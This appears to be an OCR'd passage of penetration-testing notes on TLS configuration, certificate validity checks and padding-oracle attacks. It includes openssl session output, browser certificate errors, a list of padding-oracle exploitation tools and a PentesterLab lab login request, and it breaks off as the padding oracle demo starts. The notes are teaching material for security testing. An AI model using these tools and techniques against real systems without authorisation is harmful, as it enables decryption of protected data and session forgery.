MRYwFAYDVQQHDA1Nb3VudGFpbiBWaWV3MRMwEQYDVQQKDApHb29nbGUgSW5jMR4w
HAYDVQQDDBUqLmFwcHNwb3QtcHJldmlldy5jb20wggEiMA0GCSqGSIb3DQEBAQUA
A4IBDwAwggEKAoIBAQCuIFk4+oO4NKCGEqti1ScEXlwmBEuE4e1ibStSfTF0Vmhh
+p8+ZALGF++77krDLD9CuTAcxrl5bOHlOwEU4laZaTTA9ldMd+hm1hgc9kCXkXNJ
3R4D/be53nmPSiIilJY6wBV/WhGZDisSTznDSTBDwdep+fTxFB9X07EF3Eb+iyOq
kO9xGbmwdTqHrRiCXNjn9PQ9n/dPUnoW/dEyrkGA+UgnqH0X2ccOMPEb63VuLt0Z
SBnv+WWYSKvxqPiEWg2KYarBWUJeUpPb0ZfT5Vd+exYD+UkeCTbycS5DEKqxiqxd
knWh7v6O1iEBPHLQeXBYTcN8bjL+uPzmDOqVo0ZxAgMBAAGjggHvMIIB6zATBgNV
HSUEDDAKBggrBgEFBQcDATCBxQYDVR0RBIG9MIG6ghUqLmFwcHNwb3QtcHJldmll
dy5jb22CDSouYXBwc3BvdC5jb22CFSoudGhpbmt3aXRoZ29vZ2xlLmNvbYIQKi53
aXRoZ29vZ2xlLmNvbYIRKi53aXRoeW91dHViZS5jb22CE2FwcHNwb3QtcHJldmll
dy5jb22CC2FwcHNwb3QuY29tghN0aGluazdpdGhnb29nbGUuY29tgg53aXRoZ29v
Z2xlLmNvbYIPd2l0aHlvdXR1YmUuY29tMGgGCCsGAQUFBwEBBFwwWjAtBggrBgEF
BQcwAoYhaHR0cDovL3BraS5nb29nL2dzcjIvR1RTR0lBRzMuY3J0MCkGCCsGAQUF
BzABhh1odHRwOi8vb2NzcC5wa2kuZ29vZy9HVFNHSUFHMzAdBgNVHQ4EFgQU7e+S
RVIYnYEGLyhC7UpYmn13LZIwDAYDVR0TAQH/BAIwADAfBgNVHSMEGDAWgBR3wrhQ
mmd2drEtwobQg6B+pn66SzAhBgNVHSAEGjAYMAwGCisGAQQB1nkCBQMwCAYGZ4EM
AQICMDEGA1UdHwQqMCgwJqAkoCKGIGh0dHA6Ly9jcmwucGtpLmdvb2cvR1RTR0lB
RzMuY3JsMA0GCSqGSIb3DQEBCwUAA4IBAQAKvj6QkSaz5cq3LaB30oEmpQAavn/z
rEUyMMp02GmHkt8Cfl4Sg5mnvcS60zE5Z6t4r6ZWLAQQN1W7NWu+cmDcMlqEwW/q
6VaQsvoOX80m2n+GQAJokrFcORIgYJH1K5Wea2QbRQx8r+XYIK92d79nEO41vm2A
Op4WYt6IBTEzENEmMdcpjrQViREr19P5BQJLsdIkaTTOExsN5KuuBgZPdT0b5lCu
iZIfnpDKdDySLKNhhbXBnjKlSr52ujyqpWsrwUu7elubz53cxBt6hAV9y8Z9QN0J
QCMPgdeMIOZWoAxjVb2hvb5konRn+dH5QtILZy6+CbQgfBzAIC8gn+25
-----END CERTIFICATE-----
subject=/C=US/ST=California/L=Mountain View/O=Google Inc/CN=*.appspot-preview.com
issuer=/C=US/O=Google Trust Services/CN=Google Internet Authority G3
---
No client certificate CA names sent
Peer signing digest: SHA256
```



```
New, TLSv1.2, Cipher is ECDHE-RSA-CHACHA20-POLY1305
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : ECDHE-RSA-CHACHA20-POLY1305
    Session-ID: EF5E62B4253B4155268B072AE037C45B32854C30BDCF5EE64625C8FAF4F5A0C9
    Session-ID-ctx:
    Master-Key: 6115CC2B4568B6AFB39F9CDCAB06C6DEEC7FEB2F89FFF1023E53EBDA12A3019D1A4D979F950F90DDB4630DB946759E16
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    TLS session ticket lifetime hint: 100799 (seconds)
    TLS session ticket:
    0000 - 00 20 99 92 c5 bb 96 7d-ab f0 31 45 4c d4 86 c4   . .....}..1EL...
    0010 - 9a 31 1d ff 0c 35 1f c2-56 88 02 0b e9 35 70 61   .1...5..V....5pa
    0020 - a2 a3 b4 7d ce 6b c5 fd-b2 91 4e 39 55 ed 87 5c   ...}.k....N9U..\
    0030 - 68 fd 2f 2c d5 05 62 39-e4 49 24 38 20 4a 97 01   h./,..b9.I$8 J..
    0040 - dd 49 04 33 0e f4 73 26-ee fc f4 ac 1a b4 96 ab   .I.3..s&........
    0050 - 35 c1 3d 8c b9 98 ca 9f-d3 d6 f2 7c c8 c1 46 47   5.=........|..FG
    0060 - 22 b9 24 3f 87 2a 47 cf-f7 49 bc 9f f4 34 ca 7e   ".$?.*G..I...4.~
    0070 - d6 25 0b 66 57 5d bc ab-79 4a 0e cd ca 00 ba 6a   .%.fW]..yJ.....j
    0080 - 0f fe 83 aa 9c 1a 1a e9-11 97 6f fe d1 e7 40 53   ..........o...@S
    0090 - 22 a2 14 ae a2 09 7d 7d-89 d5 6e c9 22 35 7a 37   ".....}}..n."5z7
    00a0 - ef d6 97 80 3b 3a 97 21-c3 a0 9f 04 4a 1f 88 b1   ....;:.!....J...
    00b0 - ea d4 28 8b c7 83 64 60-7a 16 f0 15 83 b6 ae e9   ..(...d`z.......
    00c0 - 4a 00 33 bc 78 e3 5a 7a-20 a3 01 d4 20 7e 94 f6   J.3.x.Zz ... ~..
    00d0 - fc e3 ef 25 29 ff 1c 29-52 c4                     ...%)..)R.

    Start Time: 1517809834
    Timeout   : 7200 (sec)
    Verify return code: 0 (ok)
    Extended master secret: yes
---
```

White box testing: Check the configuration of the web servers which provide https services. If the web application provides other SSL/TLS wrapped services, these should be checked as well.

Example:

- The registry path in windows defines the ciphers available to the server:
  - HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Ciphers\
- Linux?

Testing SSL Certificate Validity – Client and Server


When accessing a web application via https protocol, a secure channel is established between client and server. The identify is digital certificates. In order for the communication to be setup, a number of checks on the certificates must be passed:

- Check the CA (Certificate Authority) is trusted
  - Each browser come with a preloaded list of trusted CAs, against which the certificate singing CA is compared.
- Check the certificate is currently valid
  - Certificate have an associated period of validity. Browser can warned this case.
- Check that name of site and name reported in the certificate match

  - If the name of the server and the certificate do not match, it might sound suspicious. A system may host a number of name-based virtual hosts, which share same IP address and are identified by means of the HTTP 1.1 host: header. In this case, since the SSL handshake checks the server certificate before HTTP request is processed, it is not possible to assign different certificates to each virtual server.

Black box testing:

- Using Browser such as FireFox



Your connection is not secure

The owner of 192.168.222.148 has configured their web site improperly. To protect your information from being stolen, Firefox has not connected to this web site.


☑ Report errors like this to help Mozilla identify and block malicious sites

192.168.222.148:8834 uses an invalid security certificate.

The certificate is only valid for ilak


Error code: SSL_ERROR_BAD_CERT_DOMAIN

The certificate will not be valid until *(date)*



The certificate will not be valid until *date* (...)


Error code: SEC_ERROR_EXPIRED_ISSUER_CERTIFICATE



The certificate expired on *(date)*

The certificate expired on *date* (...)


Error code: SEC_ERROR_EXPIRED_CERTIFICATE



The certificate is not trusted because the issuer certificate is unknown

The certificate is not trusted because the issuer certificate is unknown.
The server might not be sending the appropriate intermediate certificates.
An additional root certificate may need to be imported.


Error code: SEC_ERROR_UNKNOWN_ISSUER



The certificate is not trusted because it is self-signed

The certificate is not trusted because it is self-signed.

Error code: SEC_ERROR_UNKNOWN_ISSUER



The certificate is only valid for *(site name)*


example.com uses an invalid security certificate.

The certificate is only valid for the following names: www.example.com, *.example.com

Error code: SSL_ERROR_BAD_CERT_DOMAIN

More at: https://support.mozilla.org/en-US/kb/what-does-your-connection-is-not-secure-mean#w_the-certificate-will-not-be-valid-until-date

- Using MMC in window to view list of trusted CA


Console Root
Certificates - Current User
Personal
Trusted Root Certification /
Certificates
Enterprise Trust
Intermediate Certification /
Active Directory User Obje
Trusted Publishers
Untrusted Certificates
Third-Party Root Certificat
Trusted People
Client Authentication Issue
Local NonRemovable Certi
MSIEHistoryJournal
Certificate Enrollment Requ
Smart Card Trusted Roots

Issued To	Issued By	Expiration Date	Intended Purposes
AddTrust External CA Root	AddTrust External CA Root	5/30/2020	Server Authenticati...
AffirmTrust Commercial	AffirmTrust Commercial	12/31/2030	Server Authenticati...
Baltimore CyberTrust Root	Baltimore CyberTrust Root	5/12/2025	Server Authenticati...
Certum CA	Certum CA	6/11/2027	Server Authenticati...
Certum Trusted Network CA	Certum Trusted Network CA	12/31/2029	Server Authenticati...
Class 3 Public Primary Certificat...	Class 3 Public Primary Certificatio...	8/1/2028	Secure Email, Client...
COMODO RSA Certification Au...	COMODO RSA Certification Auth...	1/18/2038	Server Authenticati...
Copyright (c) 1997 Microsoft C...	Copyright (c) 1997 Microsoft Corp.	12/30/1999	Time Stamping
DigiCert Assured ID Root CA	DigiCert Assured ID Root CA	11/9/2031	Server Authenticati...
DigiCert Global Root CA	DigiCert Global Root CA	11/9/2031	Server Authenticati...
DigiCert High Assurance EV Ro...	DigiCert High Assurance EV Root ...	11/9/2031	Server Authenticati...
DST Root CA X3	DST Root CA X3	9/30/2021	Secure Email, Serve...
D-TRUST Root Class 3 CA 2 EV ...	D-TRUST Root Class 3 CA 2 EV 2009	11/5/2029	Server Authenticati...
Entrust Root Certification Auth...	Entrust Root Certification Authority	11/27/2026	Server Authenticati...
Entrust Root Certification Auth...	Entrust Root Certification Authori...	12/7/2030	Server Authenticati...
Equifax Secure Certificate Auth...	Equifax Secure Certificate Authority	8/22/2018	Secure Email, Serve...
GeoTrust Global CA	GeoTrust Global CA	5/20/2022	Server Authenticati...
GeoTrust Primary Certification ...	GeoTrust Primary Certification Au...	7/16/2036	Server Authenticati...
GeoTrust Primary Certification ...	GeoTrust Primary Certification Au...	12/1/2037	Server Authenticati...

Trusted Root Certification Authorities store contains 56 certificates.

2. Testing for Padding Oracle

A padding oracle is a function of an application which decrypts encrypted data provided by the client, e.g internal session state stored on the client, and leaks the state of the validity of the padding after decryption. The existence of a padding oracle allows an attacker to decrypt encrypted data and encrypt arbitrary data without knowledge of the key used for these cryptographic operations.

Block ciphers encrypt data only in blocks of certain sizes. Block sizes used by common ciphers are 8 and 16 bytes. Data where the size doesn't match a multiple of the block size of the used cipher has to be padded in a specific manner so the decryptor is able to strip the padding. A commonly used padding scheme is PKCS 7. It fills the remaining bytes with the value of the padding length.

Example

If the padding has the length of 5 bytes, the byte value 0x05 is repeated five times after the plain text.

Certain modes of operation of cryptography allow bit-flipping attacks, where flipping of a bit in the cipher text causes that the bit is also flipped in the plain text. Flipping a bit in the n-th block of CBC encrypted data causes that the same bit in the (n+1)-th block is flipped in the decrypted data. The n-th block of the decrypted cipher text is garbaged by this manipulation.


How to Test

Use below tools to testing this case

- PadBuster - https://github.com/GDSSecurity/PadBuster
- python-paddingoracle - https://github.com/mwielgoszewski/python-paddingoracle

- Poracle - https://github.com/iagox86/Poracle Padding
- Oracle Exploitation Tool (POET) - http://netifera.com/research/

Test Example



[PentesterLab] Padding Oracle
192.168.222.157/register.php
Login
Register
Log in

Register

Username: cloud


Password: •••••

Password (again): •••••


1 ×
2 ×
...
Go
Cancel
Follow redirection
Target: http://192.168.222.157
Request
Raw
Params
Headers
Hex
Response
Raw
Headers
Hex
HTML
Render
Type a search term
0 matches
Type a search term
0 matches
Done
1,052 bytes | 2 millis

```
POST /login.php HTTP/1.1
Host: 192.168.222.157
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.157/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Connection: close
Upgrade-Insecure-Requests: 1

username=cloud&password=cloud
```

```
HTTP/1.1 302 Found
Date: Thu, 08 Mar 2018 02:33:43 GMT
Server: Apache/2.2.21 (Unix) DAV/2 PHP/5.4.3
X-Powered-By: PHP/5.4.3
Set-Cookie: auth=x9NzDg%2FcGIlbLCtiVb%2FUeryil%2Fl6emVi
Location: /index.php
Content-Length: 778
Connection: close
Content-Type: text/html

<!-- PentesterLab -->
<html>
   <head>
      <title>[PentesterLab] Padding Oracle</title>
      <link rel="stylesheet" media="screen" href="/css/bootstrap.css" />
      <link rel="stylesheet" media="screen" href="/css/pentesterlab.css" />
   </head>
   <body>
    <div class="container-narrow">
      <div class="header">
        <div class="navbar navbar-fixed-top">
          <div class="nav-collapse collapse">
            <ul class="nav navbar-nav">
                                        <li><a href="/login.php">Login</a></li>
                  <li><a href="/register.php">Register</a></li>
                                 </ul>
          </div>
        </div>
      </div>
    </div>
    <div class="container">
      <div class="body-content">
```




Padding Oracle

